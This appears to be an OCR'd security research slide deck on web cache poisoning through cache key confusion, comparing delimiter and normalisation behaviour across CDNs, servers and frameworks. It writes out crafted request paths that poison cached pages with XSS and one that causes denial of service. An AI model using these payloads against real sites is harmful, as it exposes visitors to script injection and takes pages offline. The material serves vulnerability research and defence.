
Web Cache Poisoning - Limitation



```
GET /files/john-doe/4672753 HTTP/1.1
Host: server.com
X-Refelected: <script>alert()</script>
```

Key	Response
/files/john-doe/4672753	HTTP/1.1 200 OK Content-Type: text/html **Cache-Control: public, max-age=3600** **<script>alert()</script>**

Web Cache Poisoning - Limitation



Key	Response
/files/john-doe/4672753	HTTP/1.1 200 OK Content-Type: text/html Cache-Control: public, max-age=3600 <script>alert()</script>

NEW CONTENT

Cache Key Confusion

Arbitrary Web Cache Poisoning

Key Normalisation

- By default in **Imperva** and **Azure** and partially in Akamai
- Configurable in CloudFlare, CloudFront, GCP and Fastly

```
GET /styles.css HTTP/1.1
Host: server.com
```

```
HTTP/1.1 200 OK
X-Cache: Hit
```

Key Normalisation


- By default in **Imperva** and **Azure** and partially in Akamai
- Configurable in CloudFlare, CloudFront, GCP and Fastly

```
GET /a/../%73tyles.css HTTP/1.1
Host: server.com
```

```
HTTP/1.1 200 OK
X-Cache: Hit
```

Cache Key Confusion - Delimiter

```
/exploit$/../poisoned
```




Key is Normalized

$ is delimiter

Cache Key Confusion - Delimiter

```
/exploit$/../poisoned
```

```
/exploit
```




Key is Normalized

$ is delimiter

Cache Key Confusion - Delimiter

`/exploit$/../poisoned`

`/poisoned`




Key is Normalized

`/exploit`

$ is delimiter

Cache Key Confusion - Delimiter

```
/exploit$/../poisoned
```



NEW CONTENT

Cache Key Confusion

Case Study: Imperva

Delimiter Discrepancies

Is # a delimiter?

Key Parser	
CloudFlare	NO
CloudFront	YES
GCP	ERROR
Azure	YES
Imperva	NO
Fastly	NO

Origin Server	
Apache	ERROR
NginX	YES
IIS	ERROR
Gunicorn	YES
OpenLite	NO
Puma	YES

Frameworks	
Spring	ERROR
Rails	YES
Django	NO
Flask	YES
Express	NO
Laravel	YES

Delimiter Discrepancies

Is # a delimiter?

Key Parser	
CloudFlare	NO
Imperva	NO
Fastly	NO


Origin Server	
NginX	YES
Gunicorn	YES
OpenLite	NO
Puma	YES

Frameworks	
Rails	YES
Django	NO
Flask	YES
Laravel	YES

Cache Key Confusion

```
GET /XSS#/../home
```

```
/XSS#/../home
```




Key	Response

Cache Key Confusion


```
GET /XSS#/../home
```

```
/XSS#/../home
```




Key	Response


Cache Key Confusion



Cache Key Confusion




Cache Key Confusion




Cache Key Confusion

```
GET /XSS#/../home
```



Cache Key Confusion

```
GET /XSS#/../home
```




Key	Response
/home	

Cache Key Confusion

```
GET /XSS;%2F%2E%2E%2Fhome
```

/home

/XSS




Key	Response
/home	

Cache Key Confusion

```
GET /XSS.%2F%2E%2E%2Fhome
```

/home

/XSS




Key	Response
/home	

Cache Key Confusion

```
GET /XSS%0A%2F%2E%2E%2Fhome
```

/home

/XSS




Key	Response
/home	

```
rewrite /XSS(.*)
```

Cache Key Confusion

```
GET /XSS/%2F%2E%2E%2Fhome
```



NEW CONTENT

Cache Key Confusion

Case Study: Azure

Front-end Delimiter

Is # a delimiter?

Key Parser	
CloudFlare	NO
CloudFront	YES
GCP	ERROR
Azure	YES
Imperva	NO
Fastly	NO

Origin Server	
Apache	ERROR
NginX	YES
IIS	ERROR
Gunicorn	YES
OpenLite	NO
Puma	YES

Frameworks	
Spring	ERROR
Rails	YES
Django	NO
Flask	YES
Express	NO
Laravel	YES

Front-end Delimiter

Is # a delimiter?


Key Parser	
CloudFront	YES
Azure	YES

Origin Server	
OpenLite	NO

Frameworks	
Django	NO
Express	NO

Cache Key Confusion

```
/home#/../exploit
```




is delimiter

Path is Normalized

Cache Key Confusion

`/home#/../exploit`

`/home`



is delimiter


Path is Normalized

Cache Key Confusion

Resolve dot-segment

```
/home#/../exploit
```

```
/home
```




is delimiter

Path is Normalized

Cache Key Confusion

`/home#/../exploit`

`/home`



is delimiter

`/exploit`

Path is Normalized

Cache Key Confusion

`/home#/../exploit`

`/home`

`/exploit`

is delimiter

Path is Normalized

Cache Key Confusion

`/home#/../exploit`

`/home`

`/exploit`

Key	Response
/home	

is delimiter

Path is Normalized

Cache Key Confusion - Limitations

What if no exploit payload?

Cache Key Confusion - Limitations

```
/???$/../poisoned
```

```
/poisoned
```

Key	Response
/home	???

```
/???
```

Cache Key Confusion - Denial of Service

`/styles.css$/../All-Paths`

`/All-Paths`

Key	Response
/home	CSS styles
/MyAccount	CSS styles
/Any	CSS styles


`/styles.css`

Cache Key Confusion - Denial of Service

```
GET /home
GET /MyAccount
GET /Any
```

